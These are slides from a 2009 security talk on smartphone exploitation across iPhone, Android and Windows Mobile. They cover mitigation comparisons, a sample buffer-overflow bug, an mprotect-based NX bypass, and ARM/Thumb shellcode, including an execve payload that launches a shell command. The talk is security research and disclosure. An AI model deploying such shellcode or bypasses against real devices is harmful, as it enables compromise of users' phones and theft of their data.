Smartphone (in) Security

"Smartphone (in)security"

Nicolas Economou and
Alfredo Ortega

March 18, 2009

In this talk:

1. Introduction
2. Smartphone Security overview
3. Exploitation and shellcodes for both platforms
4. Demonstration
5. Real vulnerabilities reported

Introduction

What is a smartphone?

1. No clear definition.

Introduction

What is a smartphone?

1. No clear definition.

Figure: Not a smartphone!

Introduction

What is a smartphone?

1. No clear definition.

Figure: Not a smartphone!

2. Common cellphone with advanced features and complete OS
3. Big players: Nokia (Symbian), Apple (iPhone) and RIM (Blackberry)
4. Google Android: The newcomer

Android and Iphone

Figure: Unix and Webkit based: High compatibility

1. IPhone 2.2.1: ARMv6 CPU, Mac OS-X (Darwin 9.4.1)
2. Android R1.1: ARMv5 CPU, Linux 2.6.25
3. Windows Mobile 6.1: ARMv5 CPU, Windows CE 5.2.x

Why attack smartphones?

1. Personal data and Identity thief
2. High speed and permanent connection (3G)
3. Small variability (few security updates)
4. High bug-count (few audits, small time-to-market)

Why attack smartphones?

1. Personal data and Identity thief
2. High speed and permanent connection (3G)
3. Small variability (few security updates)
4. High bug-count (few audits, small time-to-market)
5. Terrorist target

Figure: Exploit writer (Terrorist)

Protections (Simplified diagram)





Figure: Memory Maps

Protections (Windows Mobile)



80000000

Slot 63

DLLs (and shared heaps)

76000000

Slot 59

(Memory mapped files)

42000000

Process 32

Slot 32

40000000

Process 31

Slot 31

3F000000

Process 30

Slot 30

3E000000

08000000

Process 1

Slot 2

04000000

DLLs

Slot 1

02000000

Act. Process

Slot 0

00000000

Figure: Memory Map - Windows Mobile 6.1

Protections (comparision)

Table: Exploit mitigation techiques

Protection	Android	W. Mobile	Iphone
Stack NX	-	-	Yes
Heap NX	-	-	Yes
Cookie	-	Yes, 16 bit	-
Random Libs	-	-	-
Random Stack	Yes	-	-
SEH	-	stack	-

Example bug

```
int main ( int argc , char *argv [] )
{
  char buffer [ 64 ];
  unsigned int len = 0;
...
/* Accepting connection */
  client = accept_connection ( sock );

/* Read header */
  read_socket ( client , ( char * ) &len , 4 );

/* Read data */
  read_socket ( client , buffer , len );
```

Tools and versions

Iphone:
MAC-OSX, Darwin 9.4.1, gcc 4.0.1
Debugger: iphonedbg 1.02b
(http://oss.coresecurity.com/projects/iphonedbg.html)

Android: android-sdk-linux x86-1.1r1 - Codesourcery arm-2008q1-126
Debugger: GNU gdb (http://ortegaalfredo.googlepages.com/android)
Windows mobile 6.1:Visual Studio 2005, Debugger: GNU gdb for wince

IPhone-tunnel

1. Opens a tcp tunnel from PC to iphone via the USB cable
2. Inspired by iphuc
3. Needs iTunes installed (uses certain services from it)
4. Download from:
   http://oss.coresecurity.com/repo/iphone_tunnel-v1.01+.zip

IPhone-tunnel




Figure: Tunnel internal working model

IPhonedbg

1. Application for iphone process debugging
2. Was created using "weasel" as a guide
3. Interface based on Windows ntsd.exe debugger.
4. Download from: http://oss.coresecurity.com/repo/iphonedbg-v1.01.zip
5. Nowadays, a full-featured native GDB is available for iphone.

Exploiting the Iphone

1. With all those protections, is it possible to bypass the protections on the Iphone?

Exploiting the Iphone

1. With all those protections, is it possible to bypass the protections on the Iphone?

2. mprotect(0x2ffff000,0x1000, READ | WRITE | EXEC)?

Exploiting the Iphone

1. With all those protections, is it possible to bypass the protections on the Iphone?
2. mprotect(0x2ffff000,0x1000, READ | WRITE | EXEC)?
3. mprotect(0x2ffff000,0x1000, READ | EXEC);
   jmp stack;

Exploiting the Iphone




Figure: Iphone exploitation

Exploitation




Figure: Android exploitation

Binary compatibility



int execve(cont char *filename, char *const argv[], char *const envp[]);
#11
#59
R0
R1
R2
R3
R7
R12
ssize_t write(int fd, const void *buf, size_t count);
#4
#4
R0
R1
R2
R3
R7
R12

Figure: Syscalls examples

Shellcode Android/Iphone

```
char shellcode[]=
                    // sys_write(...)
                    "\x0f\x80\xa0\xe1"  // mov r8,pc
                    "\x04\x70\xa0\xe3"  // mov r7,#4  (syscall #)
                    "\x00\x00\xa0\xe3"  // mov r0,#0 //stdout
                    "\x08\x10\xa0\xe1"  // mov r1,r8  r1->pc
                    "\x2C\x10\x81\xe2"  // add r1,r1, #0x2C
                    "\x0e\x20\xa0\xe3"  // mov r2,0x10  (size)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000080

                    // sys_exit(1)
                    "\x01\x00\xa0\xe3"  // mov r0,#1
                    "\x01\x70\xa0\xe3"  // mov r7,#1 (syscall #)
                    "\x08\x80\xa0\xe1"  // NOP (mov r8,r8)
                    "\x07\xC0\xa0\xe1"  // mov r12,r7 //compat iphone
                    "\x80\x00\x00\xef"  // svc 0x00000080
                    "hi␣everybody␣!\n\x00";
```

Shellcode Android/Iphone THUMB

```
char shellcodeThumb[] =
//write()
                        "\x46\xf8"  //mov r8,pc (Get EIP)
                        "\x20\x02"  //mov r0,#2 (stderr)
                        "\x27\x04"  // mov r7,#4 (syscall_write)
                        "\x46\x41"  // mov r1,r8 (string)
                        "\x31\x14"  // add r1,#0x14
                        "\x22\x10"  // mov r2,#0x10 (size)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
//exit(1)
                        "\x21\x01"  // mov r1,#1
                        "\x27\x01"  // mov r7,#1 (sys_exit)
                        "\x46\xbc"  // mov r12,r7 (compat iphone)
                        "\xdf\x80"  // svc #0x80
                  "hi␣everybody␣!\n\x00";
```

(No nulls!)

Shellcode Android/Iphone ExecVE

```
_start:
        b code_start
arg0:   .ascii  "/system/bin/sh\x00"
arg1:   .ascii  "-c\x00"
arg2:   .ascii  "/system/bin/service\x00"
env:    .ascii  "\x00\x00\x00\x00\x00\x00"
code_start:
        mov r8,pc
        sub r0,r8,#100   @arg0
        sub r1,r8,#85   @arg1
        sub r2,r8,#82   @arg2
        sub r3,r8,#30   @env
        sub r4,r8,#24   @array0
        str r0,[r4]
        add r4,r4,#4    @array1
        str r1,[r4]
        add r4,r4,#4    @array2
        str r2,[r4]
        sub r1,r8,#24  @array0
        sub r2,r8,#30  @env
        mov r7,#11     @syscall #
        mov r12,#59    @compat iphone
        svc #0x01010101
```


Demo!

Figure: Demo-time!

Real thing:

1. CORE-2008-0124: Multiple vulnerabilities in Google's Android SDK : Browser exploit for the BMP format.
2. CORE-2008-0603: iPhone Safari JavaScript alert Denial of Service: Webcore process denial of service.
3. Many others (Not discovered by us!)

Final questions?



The end!